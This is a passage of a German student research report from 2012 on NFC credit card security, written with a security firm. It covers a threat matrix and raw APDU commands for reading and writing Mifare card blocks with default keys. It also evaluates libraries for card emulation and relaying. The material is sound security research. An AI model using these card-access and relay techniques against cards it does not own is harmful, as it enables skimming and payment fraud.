HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

FHO Fachhochschule Ostschweiz

COMPASS SECURITY

NFC Security

Studienarbeit

Abteilung Informatik
Hochschule für Technik Rapperswil

Herbstsemester 2012/2013

Autoren:	Pascal Vetsch, Curdin Barandun
Betreuer:	Ivan Bütler
Projektpartner:	Compass Security AG, Jona

Änderungsgeschichte

Datum	Version	Änderung	Autor
26.09.2012	1.0	Erstellung des Dokuments	Pascal Vetsch Curdin Barandun
01.10.2012	1.1	Erste Bedrohungsanalyse	Pascal Vetsch Curdin Barandun
10.10.2012	1.2	Risikoanalyse und Bedrohungsmatrix erstellt	Pascal Vetsch Curdin Barandun
22.10.2012	1.3	ACR122u Tests dokumentiert	Pascal Vetsch
25.10.2012	1.4	Mifare Karte Dokumentiert	Curdin Barandun
28.10.2012	1.5	Mifare Kapitel ergänzt	Curdin Barandun
28.10.2012	1.6	Dokument zusammengefasst	Pascal Vetsch
29.10.2012	1.7	Timing restrictions und collision avoidance dokumentiert	Pascal Vetsch
31.10.2012	1.8	Versuche mit NFC relay dokumentiert	Pascal Vetsch Curdin Barandun
31.10.2012	1.9	Beschreibung nfc-tools	Curdin Barandun
04.11.2012	2.1	Allgemeine Beschreibung, Usecases und Contracts erstellt	Curdin Barandun
05.11.2012	2.2	Usecases und Beschreibungen angepasst und fertiggestellt	Pascal Vetsch
06.11.2012	2.3	Beschreibung der Systemübersicht	Pascal Vetsch
07.11.2012	2.4	Dokumentation nfc relay mit Aduno Terminal und aktualisierte Risikoanalyse	Pascal Vetsch Curdin Barandun
10.11.2012	2.5	Erfassen der Tools, erstellen der Packagestruktur und Beschreibung der Wireframes	Pascal Vetsch
06.12.2012	2.6	Bildverweise erstellt und Bilder formatiert	Pascal Vetsch
07.12.2012	2.7	Erste Tests dokumentiert	Pascal Vetsch
10.12.2012	2.8	Weitere Tests dokumentiert	Pascal Vetsch
16.12.2012	2.9	Letzte Tests dokumentiert	Pascal Vetsch
18.12.2012	3.0	Verwendete Hardware, Abstract, Management Summary und PayPass dokumentiert.	Pascal Vetsch

		Etwas formatiert und Bilder eingefügt	
18.12.2012	3.1	Templates und Extractor/Wrapper dokumentiert	Curdin Barandun
18.12.2012	3.2	Nfctools, libnfc, Ausblick Software, Parser Konzept dokumentiert	Curdin Barandun
19.12.2012	3.3	Texte ergänzt	Pascal Vetsch Curdin Barandun
19.12.2012	3.4	Ergebnis, Schlussfolgerung und persönlicher Bericht geschrieben	Curdin Barandun
19.12.2012	3.5	Persönlicher Bericht erfasst und Quellen angepasst	Pascal Vetsch
20.12.2012	3.6	Überarbeitung und Formatierung	Pascal Vetsch Curdin Barandun

Inhaltsverzeichnis

Der von der PacketWrapper Klasse gelieferten Bytestream wird dann auf den Outputstream

1 Einführung

1.1 Zweck

Dieses Dokument ist das Hauptdokument der Studienarbeit. Es enthält den geforderten Inhalt und entspricht den geforderten Strukturen.

1.2 Gültigkeitsbereich

Dieses Dokument wird während der gesamten Zeit der Studienarbeit bearbeitet und behält deshalb auch über den gesamten Zeitraum seine Gültigkeit.

1.3 Dokumente des Projekts

Folgende Dokumente gehören zur Gesamten Studienarbeit. Die hervorgehobene Zeile entspricht dem momentan geöffneten Dokument.

Titel	Datei	Beschreibung
NFC Security	**NFC_Security_final**	**Hauptdokument**
Meetingprotokolle	Meetingprotokolle_final	Protokolle aller Meetings
Projektplan und Statistiken	Projektplan_und_Statistiken_final	Dokumentation der Projektplanung von Redmine. Zusätzlich Statistiken aus Redmine und der Applikation.

2 Abstract

In den letzten Jahren hat sich die Near Field Communication (NFC) Technologie weit verbreitet und hat sogar bei der Zahlungsabwicklung Einzug gehalten. Seit einiger Zeit ist es auch in der Schweiz möglich mit NFC Kreditkarten zu bezahlen. Jedoch ist über die Sicherheit dieser Technologie noch wenig bekannt. Darum ist das Ziel dieser Arbeit, mehr über die Sicherheit von NFC Kreditkarten und deren Transaktionen zu erfahren.

Im Rahmen dieser Studienarbeit wurde aus diesem Grund zum einen eine Applikation entwickelt, die es erlaubt einen NFC Stream zu erhalten, aufzuzeichnen, zu modifizieren und weiterzuleiten. Zum Anderen wurde mit Hilfe von NFC Lesern und der entwickelten Applikation die Sicherheit der Mastercard NFC Kreditkarte PayPass untersucht.

Nach ausgiebigen Tests der PayPass Kreditkarte, welche mit der entwickelten Applikation und einem Kartenterminal durchgeführt wurden, kann die Transaktion zwischen Kartenterminal und Kreditkarte grundsätzlich als sicher betrachtet werden. Jedoch muss beachtet werden, dass die Informationen auf der PayPass Kreditkarte ohne Probleme mit einem NFC Leser ausgelesen werden können.

3 Erklärung über die eigenständige Arbeit

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL
FHO Fachhochschule Ostschweiz

Erklärung über eigenständige Arbeit

Erklärung

Ich erkläre hiermit,

- dass ich die vorliegende Arbeit selber und ohne fremde Hilfe durchgeführt habe, ausser derjenigen, welche explizit in der Aufgabenstellung erwähnt ist oder mit dem Betreuer schriftlich vereinbart wurde,
- dass ich sämtliche verwendeten Quellen erwähnt und gemäss gängigen wissenschaftlichen Zitierregeln korrekt angegeben habe.
- das ich keine durch Copyright geschützten Materialien (z.B. Bilder) in dieser Arbeit in unerlaubter Weise genutzt habe.

Ort, Datum: Rapperswil, 19.12.2012

Name, Unterschrift: Curdin Barandun

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL
FHO Fachhochschule Ostschweiz

Erklärung über eigenständige Arbeit

Erklärung

Ich erkläre hiermit,

- dass ich die vorliegende Arbeit selber und ohne fremde Hilfe durchgeführt habe, ausser derjenigen, welche explizit in der Aufgabenstellung erwähnt ist oder mit dem Betreuer schriftlich vereinbart wurde,
- dass ich sämtliche verwendeten Quellen erwähnt und gemäss gängigen wissenschaftlichen Zitierregeln korrekt angegeben habe.
- das ich keine durch Copyright geschützten Materialien (z.B. Bilder) in dieser Arbeit in unerlaubter Weise genutzt habe.

Ort, Datum: Rapperswil, 19.12.2012

Name, Unterschrift: Pascal Vetsch, PVetsch

4 Aufgabenstellung

4.1 Einführung

Die Compass Security AG ist eine Firma mit Sitz in Jona, welche im Bereich Security Assessments und forensische Untersuchungen im IT-Umfeld tätig ist. Um Schwachstellen in der IT-Infrastruktur auffinden und aufzeigen zu können, werden mittels sogenanntem Ethical Hacking Schwachstellen bei der IT- Infrastruktur von Kunden ermittelt. Um diese Tätigkeit auch im Bereich NFC Zahlsysteme anbieten zu können, wünscht Compass Security eine Security Untersuchung bezüglich NFC und ein Tool und Verfahren um den Datenverkehr (APDU) von NFC über einen Server leiten zu können.

4.2 Aufgabenstellung

Im Rahmen dieser Studienarbeit soll die Sicherheit von Bezahlsystemen mit NFC Kreditkarten und NFC Devices untersucht werden. Zu diesem Zweck soll eine Bedrohungsanalyse erstellt werden, welche die theoretischen Angriffe auflistet und erklärt. Insbesondere ist Compass Security AG an einem Tool interessiert, welches die APDU Kommandos, die zwischen NFC Sender und Empfänger gesendet werden, anzeigt und modifiziert. Mit diesem Tool sollen zudem Schwachstellen bei der Verarbeitung einer Zahlung aktiv gesucht und analysiert werden.

4.3 Ablauf

Zu Beginn der Arbeit ist ein Projektplan und während dem Projekt laufend Meeting Protokolle zu erstellen, welche dem Betreuer abgegeben werden müssen. Planen Sie total 240 Arbeitsstunden (8 ECTS * 30 h/ECTS) ein. Der Vergleich des geplanten und des effektiv durchgeführten Projektplans ist im Bericht festzuhalten. Weitere Einzelheiten werden an den wöchentlichen Besprechungen festgelegt. Die Arbeiten sollen möglichst selbständig durchgeführt werden. Die Kriterien der Beurteilung und Notengebung sind auf dem Skriptserver abgelegt.

4.4 Testumgebung

Die Compass Security AG stellt für diese Arbeiten diverse Komponenten zur Verfügung. Diese sind nach Abschluss der Arbeit zu retournieren.

1. Aduno NFC Kassenterminal
2. NFC SDK mit NFC Karten und Emulator
3. Android App mit NFC Kreditkartenlese App
4. NFC enabled MasterCard Kreditkarte

4.5 Bericht

Über die Arbeit ist ein Bericht zu verfassen. Die Anforderungen an den Bericht sind im DokuAnleitungBA_DA_SA_110907.pdf der HSR geregelt. Im Bericht sollen alle gemachten Überlegungen, Abklärungen, Projektplan, Entscheide, SW Analyse & Design, SE Development Doku und Untersuchungen detailliert (in Text und Bild) dokumentiert werden. Der Bericht muss gut leserlich der Zielgruppe entsprechend geschrieben und übersichtlich gegliedert sein. Die Erstellung von Einzeldokumenten ist erlaubt.

4.6 Termine

Beginn der Arbeit:	17. September 2012
Abgabe des Berichts:	21. Dezember 2012, 15 Uhr
Mündliche Präsentation:	21. Dezember 2012, 15-17 Uhr, Raum: tbd

4.7 Organisatorisches

Betreuung der Arbeit:	Ivan Bütler
Auftraggeber:	Ivan Bütler, 055 214 41 60, ivan.buetler@csnc.ch
	Compass Security AG
Besprechungen:	wöchentlich, nach Vereinbarung, bei der Compass Security AG

Rapperswil, 16. September 2012

Viel Erfolg wünscht Ihnen

Ivan Bütler

5 Management Summary

5.1 Ausgangslage

Seit kurzem kann man auch in der Schweiz mit einer Near Field Communication (NFC) Kreditkarte bezahlen. Leider ist noch sehr wenig über die Sicherheit dieser Karten bekannt. Aus diesem Grund befasst sich diese Studienarbeit mit dem Thema NFC Security.

Auch die Compass Security AG verfügt noch über wenig Informationen bezüglich Sicherheit von NFC Kreditkarten. Es besteht auch keine Möglichkeit für die Compass Security AG ein NFC System zu analysieren und Aussagen über dessen Sicherheit zu machen.

5.2 Vorgehensweise

In dieser Studienarbeit kommt das Vorgehensmodell zur Softwareentwicklung von Rational Unified Process (RUP) zur Anwendung. Das Projekt wird in folgende Phasen aufgeteilt, wobei wir diesen Prozess etwas an unser Projekt adaptieren:

- Inception
- Elaboration
- Construction
- Transition

Da unsere Arbeit nicht ausschliesslich ein Softwareprojekt ist, wurde der Inhalt der Phasen etwas angepasst. So wurde in der Inception Phase zusätzlich die Vorstudie zu NFC platziert und in der Transition Phase auch die Nachstudie mit der Sicherheitsanalyse gemacht. Wir behielten aber trotzdem die Grundzüge des RUP bei, um einen geregelten Projektablauf zu erhalten. So wurden während jeder dieser Phasen die nötigen Arbeitsschritte durchgeführt.

5.3 Ergebnisse

Mit Hilfe der entwickelten Applikation versuchten wir das Kartenterminal, welches die Zahlung ausführt zu überlisten. Obwohl es ein Leichtes war die Kreditkartennummer und das Ablaufdatum der Karte auszulesen, kommen wir nach vielen Testdurchläufen zu dem Ergebnis, dass die Transaktion zwischen Kreditkarte und Kartenterminal grundsätzlich als sicher betrachtet werden darf.

5.4 Ausblick

5.4.1 Sicherheit der Kreditkarten

Um die Sicherheit von NFC Kreditkarten weiter zu untersuchen, sollte der Fokus auf die kryptografischen Eigenschaften der Karten gelegt werden. Obwohl die Zeit leider knapp wurde, um diese Eigenschaften und Algorithmen genauer unter die Lupe zu nehmen, sehen wir dort den grössten Angriffspunkt auf NFC Kreditkarten.

5.4.2 Applikation

Die entwickelte Applikation kann durch die gegebene Architektur sehr einfach erweitert werden. Sie kann nicht nur die Verbindung zwischen einer NFC Kreditkarte und dem Kartenterminal aufzeichnen. Wenn eine entsprechende Erweiterung für die Applikation programmiert wird, ist es auch möglich eine beliebige andere Verbindung zu untersuchen wie zum Beispiel die Verbindung wenn eine Webseite von einem Browser aufgerufen wird.

6 Technischer Bericht

6.1 Einleitung und Übersicht

Da noch sehr wenig über die Sicherheit von NFC Karten und Geräten bekannt ist und für die Compass Security AG noch keine Testmethodik für die Untersuchung von NFC Lösungen besteht, sind diese beiden Themen Bestandteil dieses technischen Berichts.

Der technische Bericht ist in drei Teile unterteilt. Der erste Teil beinhaltet die Vorstudie, welche sich mit den Grundsätzen von NFC beschäftigt. Zusätzlich wird in diesem Teil die verwendete Hardware und Libraries beschrieben und erste Tests mit den NFC Karten und Lesern durchgeführt.

Der zweite Teil enthält alle Dokumente zur entwickelten Software: Die Anforderungsspezifikation, Domainanalyse, sowie das Architekturdokument und einige Anleitung zur Weiterentwicklung der Applikation.

Im Letzten Teil werden die Tests mit der NFC Kreditkarte dokumentiert. Diese wurden mit Hilfe der entwickelten Applikation durchgeführt.

6.2 Abkürzungen

Abkürzungen	
ACR	Advanced Card Reader
ACS	Advanced Card Systems
APDU	Application Protocol Data Unit
ASCII	American Standard Code for Information Interchange
ATQA	Answer to Request Type A
ATS	Answer to Select
AUR	Archlinux User Repository
C-APDU	Command APDU
Ci	Content Identifier
Cmd	Command
FWT	Frame Wait Time
GPB	General Purpose Byte
HEX	Hexadezimal
IEC	International Electrotechnical Commission
IP	Internet Protocol
ISO	International Organization for Standardization
JDK	Java Developement Kit
Lc	Length of Content
LSB	Least Significant Bit (or Byte)
MAD	MiFare Application Directory
MSB	Most Significant Bit (or Byte)
NFC	Near Fied Communication
PCD	Proximity Couping Device (NFC Reader)
PICC	Proximity Integrated Circuit Card (NFC Karte)
PPSE	PayPass Payment System Environment
R-APDU	Response ADPU

REQA	Request Type A
Res	Response
RF	Radio Field
RUP	Rational Unified Process
SAK	Select Acknowledge
SEL	Select
STAN	Structure Analysis for Java
TCP	Transfer Control Protocol
UID	Unique Identifier
WTX	Wait Time Extension

Tabelle 1: Abkürzungen

6.3 Vorstudie

6.3.1 Bedrohungsanalyse

Um mögliche Bedrohungen und Angriffsflächen im Zusammenhang mit der NFC Technologie zu finden wurden Komponenten identifiziert, die voraussichtlich in Zukunft weitgehend auf NFC setzen werden. Daraus wurden dann diejenigen Komponenten ausgewählt, welche für einen Angreifer interessante und vor allem sensible Assets enthalten wie Passwörter oder Kontonummern.

Mit diesen Kriterien wurde die Auswahl der zu untersuchenden Komponenten auf das Handy und die Kreditkarte reduziert. Diese enthalten teilweise sehr sensible Daten und sind weit verbreitet.

6.3.1.1 Handy

6.3.1.1.1 Assets

- Kontaktdaten
- Persoenliche Nachrichten
- Persoenliche Daten
- Passwoerter
- Verbindung
- App Market
- Geld

6.3.1.1.2 Threats

- Gerootete Handys viel unsicherer
  - trojaner
- Falsche/Versteckte NFC Tags
  - Abhören der Informationen
  - Geld abheben
  - Einschleusen von Schadsoftware
- Bewusstsein für Handy als (kabelloses) Zahlungsmittel fehlt
- Handy wird oft unachtsam liegen gelassen
- DOS
  - Störung des Services

6.3.1.2 Geldkarte

6.3.1.2.1 Assets

- Geld
- Personenbezogene Informationen (Persönlichkeitsprofil)

6.3.1.2.2 Threats

- Bewusstsein für Geldkarte als kabelloses Zahlungsmittel fehlt
- Versteckte NFC Tags
  - Abhören der Informationen
  - Geld abheben
- DOS
  - Störung des Services

6.3.1.3 Bedrohungsmatrix

Aus der ersten groben Bedrohungsanalyse wurde eine Bedrohungsmatrix erstellt, welche für unsere Arbeit interessante Angriffsflächen aufzeigt. Ausgehend davon ist ersichtlich in welche Richtung die Arbeit gehen könnte.

Angriff	Ziel des Hackers	Hürden für Hacker	Persönliche Daten	Passwörter	Überwachung / Location	Kontostand	Beeinträchtigte Funktionalität	HSR Arbeit
Smartphone Trojaner	- Surveillance Teil - Interceptoin von legaler NFC app -Misuse NFC Secure Item	- Jailbreak Detection	X	X	X			Android App
Böses NFC Tag gegen Smartphone	-Trojaner install -Zahlung ausführen -App kaufen	Nähe zum Opfer				X		NFC Fuzzer
Böses NFC Device (MitM)	-Zahlung ausführen / verändern -Vertrauliche Daten auslesen	-timeouts -APDU Signed messages	X	X		X		NFC Range Extender
NFC Skimming	- Stören der Zahlung (jammen)	Diszanz, HW					X	HW Box
Böse NFC Karte gegen Kasse	-kassen Trojaner (Aduno)	-Propietär				X	X	NFC Fuzzer

Tabelle 2: Bedrohungsmatrix

6.3.2 ACR122u Hardware

Von der Compass Security AG wurde uns ein Smart Card Reader SDK zur Verfügung gestellt. Es handelt sich dabei um den ACR122U NFC Reader mit einigen MiFare NFC Karten.

Abb. 1: ACR122U NFC Reader

Mit dieser Hardware und den NFC Karten ist es möglich, erste Versuche mit NFC zu machen und uns in dieses Thema einzuarbeiten. Der ACR122U NFC Reader wird mit dem Smartcard Treiber angesprochen. Dieser Treiber bietet uns eine Schnittstelle, womit wir Kommandos direkt an den Reader oder die Karte auf dem Reader senden können.

6.3.2.1 Troubleshooting

Da der ACR122U nur mit dem Smartcard Treiber angesprochen werden kann, bestehen einige Probleme. So können gesendete Commands nicht mehr abgebrochen werden, was dazu führt, dass sich die NFC Leser aufhängen. Dies ist an den Status LEDs auf den Lesern erkennbar. Die LEDs nehmen folgende Farben an:

Rot	Der Leser ist mit keiner NFC Karte verbunden.
Grün	Der Leser ist mit einer NFC Karte verbunden.
Orange	Der Leser emuliert eine NFC Karte.

Tabelle 3: Status LEDs des ACR122U

Sobald man eine NFC Karte auf den Leser hält, wird das LED grün, was bedeutet, dass er die Karte erkannt hat. Wechselt das LED nicht auf grün, hat sich der Leser aufgehängt.

Wenn sich ein Leser aufgehängt hat, muss der Smartcard Dienst neu gestartet werden und die Leser vom USB Port entfernt und wieder angeschlossen werden.

6.3.3 ACR122u Tests[1]

6.3.3.1 Einleitung

Um die Kommunikation zwischen einer NFC Karte und einem NFC Gerät besser zu verstehen, haben wir uns mit APDU Commands auseinander gesetzt. Zu diesem Zweck senden wir manuell Commandos an eine Mifare Karte. Es wird versucht, Daten von der Karte auszulesen und Daten auf die Karte zu schreiben.

6.3.3.2 Versuchsaufbau

Auf einem Linux Rechner werden mittels dem Kommandozeilenprogramm scriptor APDU Kommandos an die NFC Karte, welche auf dem ACR122u Lesegerät liegt, gesendet.




Abb. 2: Versuchsaufbau: Senden von APDU Kommandos an NFC Karte

1 Grundlage des Kapitels aus Quelle 3

6.3.3.3 Versuch

Um die APDU Kommandos zu verstehen, mussten wir uns erst in die API des ACR122u einlesen.

6.3.3.3.1 Ablauf für Lesen

1. Laden des read key A und speichern an Ort 0x00
   APDU Cmd: {FF 82 00 00 06 a0 a1 a2 a3 a4 a5 }
2. Authentifizieren für Block 4 mittels read key Type A von Ort 0x00
   APDU Cmd: {FF 86 00 00 05 01 00 04 60 00 }
3. Lese 16 Byte von Block 4
   APDU Cmd: {FF B0 00 04 10 }

6.3.3.3.2 Ablauf für Schreiben

1. Laden des write key B und speichern an Ort 0x00
   APDU Cmd: {FF 82 00 00 06 FF FF FF FF FF FF }
2. Authentifizieren für Block 9 mittels write key Type B von Ort 0x00
   APDU Cmd: {FF 86 00 00 05 01 00 09 61 00 }
3. Schreiben Daten {00 01 02 03 .. 0F} auf Block 9
   APDU Cmd: {FF D6 00 09 10 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F }

6.3.3.4 Resultat

Es ist mit diesen einfachen Commands möglich, von der NFC Karte zu lesen, bzw. auf die NFC Karte zu schreiben. Folgend sieht man den Ablauf für das Schreiben auf die Karte mittels Scriptor als Screenshot




Abb. 3: Console ouput von Scriptor

Die unterste Zeile zeigt die Antwort auf den Read Command. Es ist ersichtlich, dass die Daten 0x{ 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F} auf der Karte gespeichert sind.Weiter sieht man auch die gespeicherten Daten, wenn man die Karte mit dem Handy ausliest.

Abb. 4: Hexdump der Karte via NFC TagInfo App auf Nexus S

6.3.4 Java Grundid NFC-Tools Projekt

6.3.4.1 Allgemeines

Die Grundid Library basiert auf dem JavaX SmartcardIO, welches Bestandteil des OpenJDKs ist.

Das Projekt wird auf Google Code gehostet und ist unter folgender Adresse zu finden:
http://code.google.com/p/nfctools/

6.3.4.2 Eigene Erfahrungen

Die Library ist sehr einfach einzurichten. Dazu muss man sie lediglich als Eclipse Projekt importieren. Die Library bietet eine Schnittstelle für die Kommunikation mit dem ACS ACR122U aber auch für andere Reader.

Das Projekt ist jedoch nicht auf dem neusten Stand, wodurch einige Klassen angepasst werden müssen. Da die Library schlecht dokumentiert ist, ist es sehr Zeitaufwändig die Probleme zu beheben.

Das Projekt ist jedoch gut strukturiert und mit genügend Wissen über die Architektur des Readers und der Karte einfach nachvollziehbar.

6.3.4.3 Fazit

Die Library bietet eine solide Basis auf der aufgebaut werden könnte. Sie ist Plattform unabhängig und einfach aufzusetzen. Leider ist das Projekt nicht ganz auf dem neusten Stand und teilweise unvollständig. Eine Card Emulation ist nicht implementiert was für unsere Zwecke sehr wichtig ist. Zusätzlich ist Java möglicherweise für NFC Devices zu langsam, um Card Emulation überhaupt zu machen.

Die Verwendung der Library ist unwahrscheinlich, da sie unsere Anforderungen nicht erfüllt.

6.3.5 LibNfc

6.3.5.1 Allgemeines

LibNfc ist ein Low Level NFC SDK und API in der Programmiersprache C. Sie steht unter der GNU Lesser General Public License. Zu finden ist die Library unter http://www.libnfc.org

Alle grösseren Betriebssysteme werden von der Library unterstützt. Auf der Offiziellen Seite sind gute Anleitungen für die Installation unter Linux, Mac OS X und Windows vorhanden.

6.3.5.2 Eigene Erfahrungen

Unter Linux ist die Installation relativ einfach. Unter Arch – Linux kann die Library direkt aus dem AUR Repository heruntergeladen werden. Für andere Distributionen gibt es gute Anleitungen auf der Offiziellen Seite. Der Source Code kann direkt von ihrem Repository heruntergeladen werden.

Es gibt schon einige Projekte die auf dieser Library aufbauen wie das nfc-tools Projekt zu finden unter http://code.google.com/p/nfc-tools/ .

Ein negativer Aspekt ist, dass die Entwickler von der LibNfc Library bei neuen Versionen starke Syntaxänderungen vorgenommen haben. Dies hat zur Folge, dass die Versionen untereinander nicht Kompatibel sind. Somit muss immer auf die richtige Version geachtet werden bei der Verwendung von Tools die auf LibNfc aufbauen.

Darüber hinaus bietet die Library aber eine sehr umfangreiche Schnittstelle zur Kommunikation mit Lesegeräten und Karten. Wichtig für unser Projekt ist auch die Möglichkeit, Einfluss auf die Timingregeln der Lesegeräte zu nehmen um einen Relay überhaupt erst möglich zu machen. Zusätzlich biete diese Library die Möglichkeit, eine NFC Karte zu emulieren. LibNfc wird gut betreut und wurde bis jetzt stets auf dem neusten Stand gehalten. Eine aktive Community beteiligt sich an der Verbesserung und Weiterentwicklung.

6.3.5.3 Fazit

Aufgrund der Möglichkeiten Karten zu emulieren und auf Low Level Ebene Einfluss auf die Kommunikation und vor allem die Timings zu nehmen ist die LibNfc Library perfekt für unsere Bedürfnisse geeignet. Mit den zur Verfügung gestellten Utils Klassen und einem Tool wie socat haben wir eine solide Schnittstelle für die Analyse einer NFC Kommunikation.

6.3.6 ISO14443-3 – Initialisierung und Anticollision[2]

Dieser Standard spezifiziert das Interface und Protokoll zwischen zwei NFC Geräten. Er beschreibt die Kopplung von zwei Wireless Geräten (aktiv und passiv), Modulations-Schemas, Transferraten, Frameformate, Codierung und die Verwendung von Collision Avoidance. Zusätzlich wird auch das Transportprotokoll und der Datenaustausch beschrieben.

Für uns ist vor allem der Verbindungsaufbau bzw. die Collision Avoidance von grosser Bedeutung, da sich dort die grössten Probleme für die Emulation von Karten befinden. Deswegen wird dieser Teil hier ausführlich beschrieben.

6.3.6.1 Ablauf des Verbindungsaufbaus

Der Verbindungsaufbau zwischen einem aktiven NFC Geräte (Reader) und einem passiven NFC Gerät (Karte oder Tag) besteht hauptsächlich aus einer Collision Avoidance Prozedur. Diese ist nötig um mehrere Tags unterscheiden zu können und schlussendlich nur mit einem Tag zu kommunizieren.

6.3.6.1.1 Sensing

Der Reader (Initiator) sendet fortlaufend Radio Wellen aus, um den Tag (Target) in der Nähe mit Spannung zu versorgen und zu aktivieren. Mit diesen Wellen, hierbei handelt es sich um einen REQA Command, versucht der Initiator die Präsenz eines Targets auszumachen. Sobald ein Target genügend Spannung und den REQA erhalten hat, antwortet es mit einem ATQA. Wenn kein Target mit einem ATQA antwortet, sendet der Initiator immer wieder einen REQA. Die Zeit, welche der Initiator wartet bis er den nächsten REQA sendet ist herstellerabhängig und schwankt zwischen einer Sekunde und ein paar Millisekunden. Sobald der Initiator ein ATQA erhalten hat, löst er die Collision Avoidance aus.




Abb. 5: Ablaufdiagramm sensing mit anschliessendem Anticollision Loop [Quelle 7, Fig. 1]

2 Grundlage des Kapitels aus Quelle 1 und 7

6.3.6.1.2 Anti Collision Loop

